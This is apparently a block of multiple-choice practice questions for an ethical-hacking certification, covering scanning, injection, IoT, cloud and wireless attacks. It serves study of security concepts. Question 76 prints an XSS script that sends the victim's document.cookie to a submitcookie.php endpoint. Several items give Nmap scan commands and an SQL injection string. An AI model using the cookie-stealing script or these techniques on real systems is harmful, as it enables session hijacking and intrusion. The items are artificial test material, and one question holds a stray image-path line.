Question #51

Samuel, a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

A. Padding oracle attack

B. DROWN attack

C. DUHK attack

D. Side-channel attack

Question #52

Clark, a professional hacker, was hired by an organization to gather sensitive information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whois footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network.

What is the online tool employed by Clark in the above scenario?

A. DuckDuckGo

B. AOL

C. ARIN

D. Baidu

Question #53

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: “The attacker must scan every port on the server several times using a set of spoofed source IP addresses.” Suppose that you are using Nmap to perform this scan.

What flag will you use to satisfy this requirement?

A. The -g flag

B. The -A flag

C. The -f flag

D. The -D flag

Question #54

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

A. Application assessment

B. External assessment

C. Passive assessment

D. Host-based assessment

Question #55

Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. SOX

B. FedRAMP

C. HIPAA

D. PCI DSS

Question #56

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a DoS attack, and as a result, legitimate employees were unable to access the client's network.

Which of the following attacks did Abel perform in the above scenario?

A. Rogue DHCP server attack

B. VLAN hopping

C. STP attack

D. DHCP starvation

Question #57

This form of encryption algorithm is a symmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. HMAC encryption algorithm

B. Twofish encryption algorithm

C. IDEA

D. Blowfish encryption algorithm

Question #58

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources.

What is the attack technique used by Jude for finding loopholes in the above scenario?

A. Spoofed session flood attack

B. UDP flood attack

C. Peer-to-peer attack

D. Ping-of-death attack

Question #59

Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.

Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >

B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >

C. nmap -Pn -sT -p 46824 < Target IP >

D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Question #60

While testing a web application in development, you notice that the web server does not properly ignore the "dot dot slash" (../) character string and instead returns the file listing of a folder higher up in the folder structure of the server.

What kind of attack is possible in this scenario?

A. Cross-site scripting

B. SQL injection

C. Denial of service

D. Directory traversal

Question #61

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process, Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.

What is the type of attack performed by Richard in the above scenario?

A. Cryptanalysis attack

B. Reconnaissance attack

C. Side-channel attack

D. Replay attack

Question #62

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack?

A. Vulnerability analysis

B. Malware analysis

C. Scanning networks

D. Enumeration

Question #63

Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool

B. Use a scan tool like Nessus

C. Check MITRE.org for the latest list of CVE findings

D. Create a disk image of a clean Windows installation

Question #64

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP callback or push APIs that are raised based on trigger events; when invoked, this feature supplies data to other applications so that users can instantly receive real-time information.

Which of the following techniques is employed by Susan?

A. Web shells

B. Webhooks

C. REST API

D. SOAP API

Question #65

Which IOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?

A. Tethered jailbreaking

B. Semi-untethered jailbreaking

C. Semi-tethered jailbreaking

D. Untethered jailbreaking

Question #66

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections.

Which of the following attack techniques is used by Stella to compromise the web services?

A. Web services parsing attacks

B. WS-Address spoofing

C. SOAPAction spoofing

D. XML injection

Question #67

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and modified the original IP address of the target website to that of a fake website.

What is the technique employed by Steve to gather information for identity theft?

A. Pharming

B. Skimming

C. Pretexting

D. Wardriving

Question #68

What is the port to block first in case you are suspicious that an IoT device has been compromised?

A. 22

B. 48101

C. 80

D. 443

Question #69

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.

Identify the behavior of the adversary in the above scenario.

A. Unspecified proxy activities

B. Use of command-line interface

C. Data staging

D. Use of DNS tunneling

Question #70

What firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Packet fragmentation scanning

B. Spoof source address scanning

C. Decoy scanning

D. Idle scanning

Question #71

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

A. .xsession-log

B. .profile

C. .bashrc

D. .bash_history

Question #72

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit.

What is the technique used by Jack to launch the fileless malware on the target systems?

A. In-memory exploits

B. Legitimate applications

C. Script-based injection

D. Phishing

Question #73

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API.

Which of the following tools is used by Wilson in the above scenario?

A. Factiva

B. ZoomInfo

C. Netcraft

D. Infoga

Question #74

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.

Which phase of the vulnerability-management life cycle is David currently in?

A. Remediation

B. Verification

C. Risk assessment

D. Vulnerability scan

Question #75

Alice, a professional hacker, targeted an organization’s cloud services. She infiltrated the target’s MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.

Which of the following cloud attacks did Alice perform in the above scenario?


A. Cloud cryptojacking

B. Man-in-the-cloud (MITC) attack

C. Cloud hopper attack

D. Cloudborne attack

Question #76



Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write(‘<img.src=“https://localhost/submitcookie.php? cookie =’+ escape
(document.cookie) +”’ />);
</script>
```

What issue occurred tor the users who clicked on the image?

A. This php file silently executes the code and grabs the user’s session cookie and session ID.

B. The code redirects the user to another site.

C. The code injects a new cookie to the browser.

D. The code is a virus that is attempting to gather the user’s username and password.

Question #77

Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs.

Which two SQL injection types would give her the results she is looking for?

A. Out of band and boolean-based

B. Union-based and error-based

C. Time-based and union-based

D. Time-based and boolean-based

Question #78

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.

What is the type of attack Jason performed in the above scenario?

A. Web server misconfiguration

B. Server-side request forgery (SSRF) attack

C. Web cache poisoning attack

D. Website defacement

Question #79

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.

What is the short-range wireless communication technology George employed in the above scenario?

A. LPWAN

B. MQTT

C. NB-IoT

D. Zigbee

Question #80

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.

What is the technique employed by Eric to secure cloud resources?

A. Demilitarized zone

B. Zero trust network

C. Serverless computing

D. Container technology

Question #81

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption.

Which of the following vulnerabilities is the promising to exploit?

A. Cross-site request forgery

B. Dragonblood

C. Key reinstallation attack

D. AP misconfiguration

Question #82

What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

A. White-hat hacking program

B. Bug bounty program

C. Ethical hacking program

D. Vulnerability hunting program

Question #83

A DDoS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.

Which attack is being described here?

A. Desynchronization

B. Slowloris attack

C. Session splicing

D. Phlashing

Question #84

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan

B. ARP ping scan

C. ACK flag probe scan

D. TCP Maimon scan

Question #85

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.

Which of the following tiers of the container technology architecture is Abel currently working in?

A. Tier-1: Developer machines

B. Tier-2: Testing and accreditation systems

C. Tier-3: Registries

D. Tier-4: Orchestrators

Question #86

Henry is a cyber security specialist hired by BlackEye – Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS.

Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 128

B. 255

C. 64

D. 138

Question #87

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as “’or ‘1’=‘1’” in any basic injection statement such as “or 1=1.”

Identify the evasion technique used by Daniel in the above scenario.

A. Char encoding

B. IP fragmentation

C. Variation

D. Null byte

Question #88

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. In-band SQLi

B. Union-based SQLi

C. Out-of-band SQLi

D. Time-based blind SQLi

Question #89

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack.

What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Wireless network assessment

B. Application assessment

C. Host-based assessment

D. Distributed assessment

Question #90

In this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstalls the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values.

What is this attack called?

A. Evil twin

B. Chop chop attack

C. Wardriving

D. KRACK

Question #91

After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389.

Which service is this and how can you tackle the problem?

A. The service is NTP, and you have to change it from UDP to TCP in order to encrypt it.

B. The service is LDAP, and you must change it to 636, which is LDAPS.

C. The findings do not require immediate actions and are only suggestions.

D. The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.

Question #92

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks.

What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the transmission of all types of addressed packets at the ISP level

B. Disable TCP SYN cookie protection

C. Allow the usage of functions such as gets and strcpy

D. Implement cognitive radios in the physical layer

Question #93

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic.

If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.

C. You should use netstat to check for any suspicious connections with another IP address within the LAN.

D. You cannot identify such an attack and must use a VPN to protect your traffic.

Question #94

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network.

Which of the following tools was employed by Lewis in the above scenario?

A. NeuVector

B. Lacework

C. Censys

D. Wapiti

Question #95

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.

John decided to perform a TCP SYN ping scan on the target network.

Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -PO < target IP address >

B. nmap -sn -PS < target IP address >

C. nmap -sn -PA < target IP address >

D. nmap -sn -PP < target IP address >

Question #96

Ricardo has discovered the username for an application in his target's environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application.

What type of attack is Ricardo performing?

A. Brute force

B. Known plaintext

C. Dictionary

D. Password spraying

Question #97

What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads

B. Performing content enumeration using the bruteforce mode and random file extensions

C. Skipping SSL certificate verification

D. Performing content enumeration using a wordlist

Question #98

Q When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration.

What type of an alert is this?

A. False negative

B. True negative

C. True positive

D. False positive

Question #99

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services.

Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB

B. DHCP.MIB

C. MIB_II.MIB

D. WINS.MIB

Question #100

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks.

What is the tool employed by James in the above scenario?

A. ophcrack

B. VisualRoute

C. Hootsuite

D. HULK